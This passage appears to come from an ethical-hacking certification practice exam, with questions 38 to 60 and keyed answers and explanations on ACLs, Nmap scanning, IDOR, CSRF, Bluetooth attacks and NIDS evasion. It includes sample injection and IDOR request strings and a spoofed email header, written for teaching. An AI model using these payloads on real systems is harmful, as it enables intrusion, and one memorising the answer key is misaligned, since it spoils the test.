Mark, the network administrator, must allow UDP traffic on the host 10.0.0.3 and Internet traffic in the host 10.0.0.2. In addition to the main task, he needs to allow all FTP traffic to the rest of the network and deny all other traffic. Mark applies his ACL configuration on the router, and everyone has a problem with accessing FTP. In addition, hosts that are allowed access to the Internet cannot connect to it. In accordance with the following configuration, determine what happened on the network?

```
access-list 102 deny tcp any any  
access-list 104 permit udp host 10.0.0.3 any  
access-list 110 permit tcp host 10.0.0.2 eq www any  
access-list 108 permit tcp any eq ftp any
```


- **The ACL 110 needs to be changed to port 80.**
- **The first ACL is denying all TCP traffic, and the router is ignoring the other ACLs.**
- **(Correct)**
- **The ACL 104 needs to be first because is UDP.**
- **The ACL for FTP must be before the ACL 110.**

Explanation

<https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html>

Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.

This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.

```
access-list 102 deny tcp any any eq ftp
access-list 102 deny tcp any any eq ftp-data
access-list 102 permit ip any any
```

Question 39:

Which one of the following Google search operators allows restricting results to those from a specific website?

- [cache:]
- [site:]
- (Correct)
- [inurl:]
- [link:]

Explanation

<https://ahrefs.com/blog/google-advanced-search-operators/>

site:

Limit results to those from a specific website.

Incorrect answers:

inurl:

Find pages with a certain word (or words) in the URL. For this example, any results containing the word “apple” in the URL will be returned.

link:

Find pages linking to a specific domain or URL. Google killed this operator in 2017, but it does still show some results—they likely aren’t particularly accurate though.

cache:

Returns the most recent cached version of a web page (providing the page is indexed, of course).

Question 40:

John needs to choose a firewall that can protect against SQL injection attacks. Which of the following types of firewalls is suitable for this task?

- **Web application firewall.**
- **(Correct)**
- **Stateful firewall.**
- **Packet firewall.**
- **Hardware firewall.**

Explanation

https://en.wikipedia.org/wiki/Web_application_firewall

A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

Incorrect answers:

Stateful firewall https://en.wikipedia.org/wiki/Stateful_firewall

A stateful firewall is a network-based firewall that individually tracks sessions of network connections traversing it. Stateful packet inspection also referred to as dynamic packet filtering, is a security feature often used in non-commercial and business networks.

Packet firewall

Packet filtering firewall is a network security technique that is used to control data flow to and from a network. It is a security mechanism that allows the movement of packets across the network and controls their flow on the basis of a set of rules, protocols, IP addresses, and ports.

Hardware Firewalls

Hardware firewalls use a physical appliance that acts in a manner similar to a traffic router to intercept data packets and traffic requests before they're connected to the network's servers. Physical appliance-based firewalls like this excel at perimeter security by making sure malicious traffic from outside the network is intercepted before the company's network endpoints are exposed to risk.

Question 41:

You managed to compromise a server with an IP address of 10.10.0.5, and you want to get fast a list of all the machines in this network. Which of the following Nmap command will you need?

- `nmap -T4 -r 10.10.1.0/24`
- `nmap -T4 -q 10.10.0.0/24`
- `nmap -T4 -p 10.10.0.0/24`
- `nmap -T4 -F 10.10.0.0/24`
- **(Correct)**

Explanation

<https://nmap.org/book/man-port-specification.html>

NOTE: In my opinion, this is an absolutely wrong statement of the question. But you may come across a question with a similar wording on the exam. What does "fast" mean? If we want to increase the speed and intensity of the scan we can select the mode using the -T flag (0/1/2/3/4/5). At high -T values, we will sacrifice stealth and gain speed, but we will not limit functionality.

«`nmap -T4 -F 10.10.0.0/24`» This option is "correct" because of the -F flag.

-F (Fast (*limited* port) scan)

Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.

Technically, scanning will be faster, but just because we have reduced the number of ports by 10 times, we are just doing 10 times less work, not faster.

Question 42:

Maria conducted a successful attack and gained access to a Linux server. She wants to avoid that NIDS will not catch the succeeding outgoing traffic from this server in the future. Which of the following is the best way to avoid detection of NIDS?

- **Alternate Data Streams.**
- **Protocol Isolation.**
- **Encryption.**
- **(Correct)**
- **Out of band signaling.**

Explanation

<https://www.techrepublic.com/article/avoid-these-five-common-ids-implementation-errors/>

When the NIDS encounters encrypted traffic, the only analysis it can perform is packet level analysis, since the application layer contents are inaccessible. Given that exploits against today's networks are primarily targeted against network services (application layer entities), the packet-level analysis ends up doing very little to protect our core business assets.

Question 43:

Black hat hacker Ivan wants to implement a man-in-the-middle attack on the corporate network. For this, he connects his router to the network and redirects traffic to intercept packets. What can the administrator do to mitigate the attack?

- **Add message authentication to the routing protocol.**
- **(Correct)**
- **Use only static routes in the corporation's network.**
- **Redirection of the traffic is not possible without the explicit admin's confirmation.**
- **Use the Open Shortest Path First (OSPF).**

Explanation

The area most open to attack is often the routing systems within your enterprise network. Because of some of the sniffing-based attacks, an enterprise routing infrastructure can easily be attacked with man-in-the-middle and other attacks designed to corrupt or change the routing tables with the following results:

- **Traffic redirection**— enabling the attacker to modify traffic in transit or sniff packets;
- **Traffic sent to a routing black hole**— the attacker can send specific routes to null0, effectively kicking IP addresses off the network;
- **Router denial-of-service (DoS)**—attacking the routing process can crash the router or severe service degradation;
- **Routing protocol DoS**—Similar to the attack previously described against a whole router, a routing protocol attack could be launched to stop the routing process from functioning properly;
- **Unauthorized route prefix origination**—this attack aims to introduce a new prefix into the routing table that shouldn't be there. The attacker might do this to get a covert attack network to be routable throughout the victim network.

There are four primary attack methods for these attacks:

- Configuration modification of existing routers;
- Introduction of a rogue router that participates in routing with legitimate routers;

- Spoofing a valid routing protocol message or modifying a valid message in transit;
- Sending of malformed or excess packets to a routing protocol process.

These four attack methods can be mitigated in the following ways:

- To counter configuration modification of existing routers, you must secure the routers. This includes not only the configuration of the router but also the supporting systems it makes use of, such as TFTP servers.
- Anyone can attempt to introduce a rogue router, but to cause damage, the attacker needs the other routing devices to believe the sent information. This can most easily be blocked by adding message authentication to your routing protocol. Additionally, the routing protocol message types can be blocked by ACLs from networks with no need to originate them.
- Message authentication can also help prevent the spoofing or modification of a valid routing protocol message. Besides, the transport layer protocol (such as TCP for BGP) can further complicate message spoofing because of the difficulty in guessing pseudo-random initial sequence numbers (assuming a remote attacker).
- Excess packets can be stopped through the use of traditional DoS mitigation techniques. Malformed packets, however, are nearly impossible to stop without the participation of the router vendor. Only through exhaustive testing and years of field use do routing protocol implementations correctly deal with most malformed messages. This is an area of computer security that needs increased attention, not just in routing protocols but in all network applications.

Question 44:

Rajesh, a system administrator, noticed that some clients of his company were victims of DNS Cache Poisoning. They were redirected to a malicious site when they tried to access Rajesh's company site. What is the best recommendation to deal with such a threat?

- **Use Domain Name System Security Extensions (DNSSEC)**
- **(Correct)**
- **Use a multi-factor authentication**
- **Use of security agents on customers' computers.**
- **Customer awareness**

Explanation

https://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions

Cache poisoning tools are available to help organizations prevent these attacks. The most widely used cache poisoning prevention tool is DNSSEC (Domain Name System Security Extension). It was developed by the Internet Engineering Task Force and provided secure DNS data authentication.

When deployed, computers will be able to confirm if DNS responses are legitimate. It also has the ability to verify that a domain name does not exist at all, which can help prevent man-in-the-middle attacks.

DNSSEC will verify the root domain or sometimes called "signing the root." When an end-user attempts to access a site, a stub resolver on their computer requests the site's IP address from a recursive name server. After the server requests the record, it will also request the zones DNSSEC key. The key will then be used to verify that the IP address record is the same as the authoritative server's record.

Next, the recursive name server would verify that the address record came from the authoritative name server. It would then verify it has been modified and resolves the correct domain source. If there has been a modification to the source, then the recursive name server will not allow the connection to occur to the site.

DNSSEC is becoming more prevalent. Many government institutions and financial organizations are making DNSSEC a requirement, as issuing unsigned zones ignores a DNS weakness and leaves your systems open to various spoofing attacks.

Organizations need to consider deploying it to protect their data.

Question 45:

Which of the following best describes code injection?

- **Form of attack in which a malicious user gains access to the codebase on the server and inserts new code.**
- **Form of attack in which a malicious user gets the server to execute arbitrary code using a buffer overflow.**
- **Form of attack in which a malicious user inserts text into a data field interpreted as code.**
- **(Correct)**
- **Form of attack in which a malicious user inserts additional code into the JavaScript running in the browser.**

Explanation

Code injection is the exploitation of a computer bug that is caused by processing invalid data. Injection is used by an attacker to introduce (or "inject") code into a vulnerable computer program and change the course of execution. The result of successful code injection can be disastrous, for example by allowing computer worms to propagate.

Code injection vulnerabilities occur when an application sends untrusted data to an interpreter. Injection flaws are most often found in SQL, LDAP, XPath, or NoSQL queries; OS commands; XML parsers, SMTP headers, program arguments, etc. Injection flaws tend to be easier to discover when examining source code than via testing. Scanners and fuzzers can help find injection flaws.

Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.

Question 46:

The attacker tries to take advantage of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Which of the following queries best describes an attempt to exploit an insecure direct object using the name of the valid account "User 1"?

- "GET/restricted/bank.getaccount("User1") HTTP/1.1 Host: westbank.com"
- "GET/restricted/accounts/?name=User1 HTTP/1.1 Host: westbank.com"
- (Correct)
- "GET/restricted/goldtransfer?to=Account&from=1 or 1=1' HTTP/1.1 Host: westbank.com"
- "GET/restricted/\r\n\%00account%00User1%00access HTTP/1.1 Host: westbank.com"

Explanation

This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account. Below you will find more detailed information about IDOR vulnerability.

Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction.

Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records.

The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it's necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is

needed to access resources. For example, let's say that the web application displays transaction details using the following URL:

```
https://www.example.com/transaction.php?id=74656
```

A malicious hacker could try to substitute the *id* parameter value 74656 with other similar values, for example:

```
https://www.example.com/transaction.php?id=74657
```

The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

Question 47:

Which of the following incident handling process phases is responsible for defining rules, employees training, creating a back-up, and preparing software and hardware resources before an incident occurs?

- **Containment**
- **Identification**
- **Recovery**
- **Preparation**
- **(Correct)**

Explanation

1. Preparation

Among the most important of all the steps in an incident response plan is the preparation stage. During the preparation phase, organizations should establish policies and procedures for incident response management and enable efficient communication methods both before and after the incident.

Employees should be properly trained to address security incidents and their respective roles. Companies need to develop incident response drill scenarios that are practiced regularly and modified as needed based on changes in the environment. All aspects of an incident response plan, including training, software and hardware resources, and execution, should be fully approved and funded before an incident occurs.

2. Identification

The identification phase of an incident response plan involves determining whether or not an organization has been breached. It is not always clear at first whether a breach or other security incident has occurred. Besides, breaches can originate from a wide range of sources, so it is important to gather details. When determining whether a security incident has occurred, organizations should look at when the event happened, how it was discovered, and who discovered the breach. Companies should also consider how the incident will impact operations if other areas have been impacted and the compromise's scope.

3. Containment

If it is discovered that a breach has occurred, organizations should work fast to contain the event. However, this should be done appropriately and does not require all sensitive data to be deleted from the system. Instead, strategies should be developed to contain the breach and prevent it from spreading further. This may involve disconnecting the impacted device from the internet or having a back-up system that can be used to restore normal business operations. Having remote access protocols in place can help ensure that a company never loses access to its system.

4. Neutralization

Neutralization is one of the most crucial phases of the incident response process and requires the intelligence gathered throughout the previous stages. Once all systems and devices that have been impacted by the breach have been identified, an organization should perform a coordinated shutdown.

To ensure that all employees are aware of the shutdown, employers should send out notifications to all other IT team members. Next, the infected systems and devices should be wiped clean and rebuilt. Passwords on all accounts should also be changed. If a business discovers that there are domains or IP addresses that have been affected, it is essential to block all communication that could pose a risk.

5. Recovery

The recovery phase of an incident response plan involves restoring all affected systems and devices to allow for normal operations to continue. However, before getting systems back up and running, it is vital to ensure that the breach's cause has been identified to prevent another breach from occurring again. During this phase, consider how long it will take to return systems to normal, whether systems have been patched and tested, whether a system can be safely restored using a backup, and how long the system will need to be monitored.

6. Review

The final step in an incident response plan occurs after the incident has been solved. Throughout the incident, all details should have been properly documented so that the information can be used to prevent similar breaches in the future. Businesses should complete a detailed incident report that suggests tips on how to improve the existing

incident plan. Companies should also closely monitor any post-incident activities to look for threats. It is important to coordinate across all departments of an organization so that all employees are involved and can do their part to help prevent future security incidents.

Question 48:

Which of the following is a network software suite designed for 802.11 WEP and WPA-PSK keys cracking that can recover keys once enough data packets have been captured?

- **wifcracker**
- **Aircrack-ng**
- **(Correct)**
- **Airguard**
- **WLAN-crack**

Explanation

<https://en.wikipedia.org/wiki/Aircrack-ng>

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs. It works with any wireless network interface controller whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b and 802.11g traffic. The program runs under Linux, FreeBSD, macOS, OpenBSD, and Windows; the Linux version is packaged for OpenWrt and has also been ported to the Android, Zaurus PDA and Maemo platforms; and a proof of concept port has been made to the iPhone.

Question 49:

Which of the options presented below is not a Bluetooth attack?

- **Bluesmacking**
- **Bluesnarfing**
- **Bluejacking**
- **Bluedriving**
- **(Correct)**

Explanation

<https://github.com/verovaleros/bluedriving>

Bluedriving is a bluetooth wardriving utility. It can capture bluetooth devices, lookup their services, get GPS information and present everything in a nice web page. It can search for and show a lot of information about the device, the GPS address and the historic location of devices on a map. The main motivation of this tool is to research about the targeted surveillance of people by means of its cellular phone or car. With this tool you can capture information about bluetooth devices and show, on a map, the points where you have seen the same device in the past.

Incorrect answers:

Bluejacking <https://en.wikipedia.org/wiki/Bluejacking>

Bluejacking is sending unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs, or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or blue chat) to another Bluetooth-enabled device via the OBEX protocol.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but it's possible to send images or sounds with modern phones. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

Bluejacking is also confused with Bluesnarfing, which is how mobile phones are illegally hacked via Bluetooth.

NOTE: There are several problems with this option:

- a) This is not feasible on modern smartphones. It was a long time ago. Why know this in 2019-2021 is not clear, even as a simple history.
- b) This is not an attack at all.

Bluesmacking

One of the older types of attacks against Bluetooth. This attack is a variation of a common attack against networks, devices, and applications known as a Denial-of-service.

The specially crafted packet can make a device unusable. This attack works by transmitting a data packet that exceeds the maximum packet size available on Bluetooth devices. The result is that the device cannot process the packet, and the target becomes the victim of a Denial-of-service.

NOTE: Old... but not Obsolete.

Bluesnarfing <https://en.wikipedia.org/wiki/Bluesnarfing>

The unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos. Both Bluesnarfing and Bluejacking exploit others' Bluetooth connections without their knowledge. While Bluejacking is essentially harmless as it only transmits data to the target device, Bluesnarfing is the theft of information from the target device.

Question 50:

Why is a penetration test considered to be better than a vulnerability scan?

- A penetration test is often performed by an automated tool, while a vulnerability scan requires active engagement.
- Penetration tests are intended to exploit weaknesses in the architecture of your IT network, while a vulnerability scan does not typically involve active exploitation.
- (Correct)
- The tools used by penetration testers tend to have much more comprehensive vulnerability databases.
- Vulnerability scans only do host discovery and port scanning by default.

Explanation

Vulnerability scans look for known vulnerabilities in your systems and report potential exposures. Penetration tests are intended to exploit weaknesses in the architecture of your IT network and determine the degree to which a malicious attacker can gain unauthorized access to your assets. A vulnerability scan is typically automated, while a penetration test is a manual test performed by a security professional.

Here's a good analogy: A vulnerability scan is like walking up to a door, checking to see if it is unlocked, and stopping there. A penetration test goes a bit further; it not only checks to see if the door is unlocked, but it also opens the door and walks right in.

Question 51:

The company "Usual company" asked a cybersecurity specialist to check their perimeter email gateway security. To do this, the specialist creates a specially formatted email message:

From: employee76@usualcompany.com
To: employee34@usualcompany.com
Subject: Test message
Date: 5/8/2021 11:22

He sends this message over the Internet, and a "Usual company" employee receives it.

This means that the gateway of this company doesn't prevent ____.

- **Email Spoofing**
- **(Correct)**
- **Email Harvesting**
- **Email Masquerading**
- **Email Phishing**

Explanation

https://en.wikipedia.org/wiki/Email_spoofing

Email spoofing is the fabrication of an email header in the hopes of duping the recipient into thinking the email originated from someone or somewhere other than the intended source. Because core email protocols do not have a built-in method of authentication, it is common for spam and phishing emails to use said spoofing to trick the recipient into trusting the origin of the message.

The ultimate goal of email spoofing is to get recipients to open, and possibly even respond to, a solicitation. Although the spoofed messages are usually just a nuisance requiring little action besides removal, the more malicious varieties can cause significant problems and sometimes pose a real security threat.

Incorrect answers:

Email Phishing <https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. When an attacker, masquerading as a trusted

entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, leading to a malware installation, freezing the system as part of a ransomware attack, or revealing sensitive information.

Email Masquerading

A masquerade attack is one where the perpetrator assumes the identity of a fellow network user or co-employee to trick victims into providing user credentials that he/she can then use to gain access to other connected accounts.

Threat actors carry out masquerade attacks by stealing username-and-password combinations via phishing and other means, exploiting security weaknesses or vulnerabilities, or bypassing authentication processes. But the attacker always does so from within the organization.

A masquerade attacker is comparable to a wolf in sheep's clothing. He / She assumes the identity of someone harmless to gain an unsuspecting victim's trust.

NOTE: Very similar to spoofing, isn't it? Indeed, but here the situation is a little different; the attacker can not only fake the email header, but also, for example, really write on behalf of your friend/boss by gaining access to his/her account. This is a slightly broader concept than spoofing.

Email Harvesting https://en.wikipedia.org/wiki/Email-address_harvesting

Email harvesting or scraping is the process of obtaining lists of email addresses using various methods. Typically these are then used for bulk email or spam.

Question 52:

Which of the following tools is a command-line vulnerability scanner that scans web servers for dangerous files/CGIs?

- **Snort**
- **John the Ripper**
- **Kon-Boot**
- **Nikto**
- **(Correct)**

Explanation

[https://en.wikipedia.org/wiki/Nikto_\(vulnerability_scanner\)](https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner))

Nikto is a free software command-line vulnerability scanner that scans web servers for dangerous files/CGIs, outdated server software, and other problems. It performs generic and server types specific checks. It also captures and prints any cookies received. The Nikto code itself is free software, but the data files it uses to drive the program are not.

Incorrect answers:

Snort <https://www.snort.org/>

Snort is a free open source network intrusion detection system (IDS) and intrusion prevention system (IPS) created in 1998 by Martin Roesch, founder and former CTO of Sourcefire. Snort is now developed by Cisco, which purchased Sourcefire in 2013.

John the Ripper <https://www.openwall.com/john/>

John the Ripper is an Open Source password security auditing and password recovery tool available for many operating systems.

Kon-Boot <https://en.wikipedia.org/wiki/Kon-Boot>

Kon-Boot is a software utility that allows users to bypass Microsoft Windows passwords and Apple macOS passwords (Linux support has been deprecated) without

lasting or persistent changes to system on which it is executed. It is also the first reported tool capable of bypassing Windows 10 online (live) passwords and supporting both Windows and macOS systems.

Question 53:

You conduct an investigation and finds out that the browser of one of your employees sent malicious requests that the employee knew nothing about. Identify the web page vulnerability that the attacker used when the attack to your employee?

- **Command Injection Attacks**
- **File Inclusion Attack**
- **Cross-Site Request Forgery (CSRF)**
- **(Correct)**
- **Hidden Field Manipulation Attack**

Explanation

https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

In a CSRF attack, an innocent end-user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

Incorrect answers:

Command Injection Attacks

Command injection is an attack in which the goal is the execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell.

File Inclusion Attack https://en.wikipedia.org/wiki/File_inclusion_vulnerability

A file inclusion vulnerability is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time. A file include vulnerability is distinct from a generic directory traversal attack, in that directory traversal is a way of gaining unauthorized file system access, and a file inclusion vulnerability subverts how an application loads code for execution. Successful exploitation of a file inclusion vulnerability will result in remote code execution on the web server that runs the affected web application. An attacker can use remote code execution to create a web shell on the web server, which can be used for website defacement.

Hidden Field Manipulation Attack

Manipulating Hidden Fields: An adversary exploits a weakness in the server's trust of client-side processing by modifying data on the client-side, such as price information, and then submitting this data to the server, which processes the modified data. For example, eShoplifting is a data manipulation attack against an on-line merchant during a purchasing transaction. The manipulation of price, discount or quantity fields in the transaction message allows the adversary to acquire items at a lower cost than the merchant intended. The adversary performs a normal purchasing transaction but edits hidden fields within the HTML form response that store price or other information to give themselves a better deal. The merchant then uses the modified pricing information in calculating the cost of the selected items.

Question 54:

Which of the following will allow you to prevent unauthorized network access to local area networks and other information assets by wireless devices?

- AISS
- WIPS
- **(Correct)**
- HIDS
- NIDS

Explanation

https://en.wikipedia.org/wiki/Wireless_intrusion_prevention_system

A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

Incorrect answers:

HIDS https://en.wikipedia.org/wiki/Host-based_intrusion_detection_system

A host-based intrusion detection system (HIDS) is an intrusion detection system that is capable of monitoring and analyzing the internals of a computing system as well as the network packets on its network interfaces, similar to the way a network-based intrusion detection system (NIDS) operates. This was the first type of intrusion detection software to have been designed, with the original target system being the mainframe computer where outside interaction was infrequent.

NIDS

https://en.wikipedia.org/wiki/Intrusion_detection_system#Network_intrusion_detection_systems

Network intrusion detection systems (NIDS) are placed at a strategic point or points within the network to monitor traffic to and from all devices on the network. It performs an analysis of passing traffic on the entire subnet, and matches the traffic that is passed on the subnets to the library of known attacks. Once an attack is identified, or abnormal behavior is sensed, the alert can be sent to the administrator. An example of

an NIDS would be installing it on the subnet where firewalls are located in order to see if someone is trying to break into the firewall. Ideally one would scan all inbound and outbound traffic, however doing so might create a bottleneck that would impair the overall speed of the network. OPNET and NetSim are commonly used tools for simulating network intrusion detection systems. NIDS are also capable of comparing signatures for similar packets to link and drop harmful detected packets which have a signature matching the records in the NIDS. When we classify the design of the NIDS according to the system interactivity property, there are two types: on-line and off-line NIDS, often referred to as inline and tap mode, respectively. On-line NIDS deals with the network in real-time. It analyses the Ethernet packets and applies some rules, to decide if it is an attack or not. Off-line NIDS deals with stored data and passes it through some processes to decide if it is an attack or not.

AIDS

Anomaly-based intrusion detection systems were primarily introduced to detect unknown attacks, in part due to the rapid development of malware. The basic approach is to use machine learning to create a model of trustworthy activity, and then compare new behavior against this model. Since these models can be trained according to the applications and hardware configurations, machine learning based method has a better generalized property in comparison to traditional signature-based IDS. Although this approach enables the detection of previously unknown attacks, it may suffer from false positives: previously unknown legitimate activity may also be classified as malicious. Most of the existing IDSs suffer from the time-consuming during detection process that degrades the performance of IDSs. Efficient feature selection algorithm makes the classification process used in detection more reliable.

Question 55:

Andrew is conducting a penetration test. He is now embarking on sniffing the target network. What is not available for Andrew when sniffing the network?

- **Modifying and replaying captured network traffic.**
- **(Correct)**
- **Collecting unencrypted information about usernames and passwords.**
- **Capturing network traffic for further analysis.**
- **Identifying operating systems, services, protocols and devices.**

Explanation

- Identifying operating systems, services, protocols and devices,
- Collecting unencrypted information about usernames and passwords,
- Capturing network traffic for further analysis

are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

Question 56:

John, a pentester, received an order to conduct an internal audit in the company. One of its tasks is to search for open ports on servers. Which of the following methods is the best solution for this task?

- **Manual scan on each server.**
- **Telnet to every port on each server.**
- **Scan servers with Nmap.**
- **(Correct)**
- **Scan servers with MBSA.**

Explanation

<https://nmap.org/book/port-scanning-tutorial.html>

The correct answer is “Scan servers with Nmap” because Nmap combines high speed of work and keeps the most common usage simple while retaining the flexibility for custom and advanced scans which accomplished with the command-line interface by offering dozens of options, but choosing sane defaults when they are not specified.

Question 57:

What actions should be performed before using a Vulnerability Scanner for scanning a network?

- **Firewall detection.**
- **TCP/UDP Port scanning.**
- **Checking if the remote host is alive.**
- **(Correct)**
- **TCP/IP stack fingerprinting.**

Explanation

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:

1. **Locating nodes:** The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.
2. **Performing service and OS discovery on them:** After detecting the live hosts in the target network, the next step is to enumerate the open ports and services and the operating system on the target systems.
3. **Testing those services and OS for known vulnerabilities:** Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

Question 58:

Alex, a cyber security specialist, should conduct a pentest inside the network, while he received absolutely no information about the attacked network. What type of testing will Alex conduct?

- Internal, Grey-box.
- External, Black-box.
- Internal, Black-box.
- (Correct)
- Internal, White-box.

Explanation

https://en.wikipedia.org/wiki/Black-box_testing

Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings. This method of test can be applied virtually to every level of software testing: unit, integration, system, and acceptance. It is sometimes referred to as specification-based testing.

Specific knowledge of the application's code, internal structure, and programming knowledge, in general, is not required. The tester is aware of what the software is supposed to do but is not aware of how it does it. For instance, the tester is aware that a particular input returns a certain, invariable output but is not aware of how the software produces the output in the first place.

Question 59:

Which of the following best describes a software firewall?

- **Software firewall is placed between the desktop and the software components of the operating system.**
- **Software firewall is placed between the anti-virus application and the IDS components of the operating system.**
- **Software firewall is placed between the router and the networking components of the operating system.**
- **Software firewall is placed between the normal application and the networking components of the operating system.**
- **(Correct)**

Explanation

A software firewall is placed between the normal application and the networking components of the operating system and regulates data traffic through two things: port numbers, and applications. Depending on your firewall settings, your firewall could stop programs from accessing the Internet, and/or block incoming or outgoing access via ports.

For example, Port 80 is your Internet connection. Leaving outgoing Port 80 open is ok, because that is what allows you to browse the Internet. Leaving incoming Port 80 open is a different story. If it's left open, anybody could access your network through Port 80.

One downside to a software-only firewall is that you have to train and maintain the software to recognize threats. As you add or update programs, your firewall will block them, until you tell it not to. Additionally it only protects the device it is installed on. That's what it does by design.

Question 60:

Josh, a security analyst, wants to choose a tool for himself to examine links between data. One of the main requirements is to present data using graphs and link analysis. Which of the following tools will meet John's requirements?

- **Maltego.**
- **(Correct)**
- **Metasploit.**
- **Analyst's Notebook.**
- **Palantir.**

Explanation

<https://en.wikipedia.org/wiki/Maltego>

Maltego is a software used for open-source intelligence and forensics, developed by Paterva from Pretoria, South Africa. Maltego focuses on providing a library of transforms for discovery of data from open sources and visualizing that information in a graph format, suitable for link analysis and data mining. As of 2019, the team of Maltego Technologies headquartered in Munich, Germany has taken responsibility for all global customer-facing operations.

Maltego permits creating custom entities, allowing it to represent any type of information in addition to the basic entity types which are part of the software. The basic focus of the application is analyzing real-world relationships (Social Networks, OSINT APIs, Self-hosted Private Data and Computer Networks Nodes) between people, groups, Webpages, domains, networks, internet infrastructure, and social media affiliations. Maltego extends its data reach with integrations from various data partners. Among its data sources are DNS records, whois records, search engines, social networking services, various APIs and various metadata.

Incorrect answers:

Metasploit https://en.wikipedia.org/wiki/Metasploit_Project

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other

important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

Analyst's Notebook https://en.wikipedia.org/wiki/Analyst%27s_Notebook

IBM Security i2 Analyst's Notebook is a software product from IBM for data analysis and investigation. Based on ELP (entity-link-property) methodology, it reveals relationships between data entities to discover patterns and provide insight into data. It is commonly used by digital analysts at law enforcement, military and other government intelligence agencies, and by fraud departments.

Palantir https://en.wikipedia.org/wiki/Palantir_Technologies

Palantir Technologies is a public American software company that specializes in big data analytics. Headquartered in Denver, Colorado, it was founded by Peter Thiel, Nathan Gettins, Joe Lonsdale, Stephen Cohen, and Alex Karp in 2003. The company's name is derived from The Lord of the Rings where the magical palantíri were "seeing-stones," described as indestructible balls of crystal used for communication and to see events in other parts of the world.

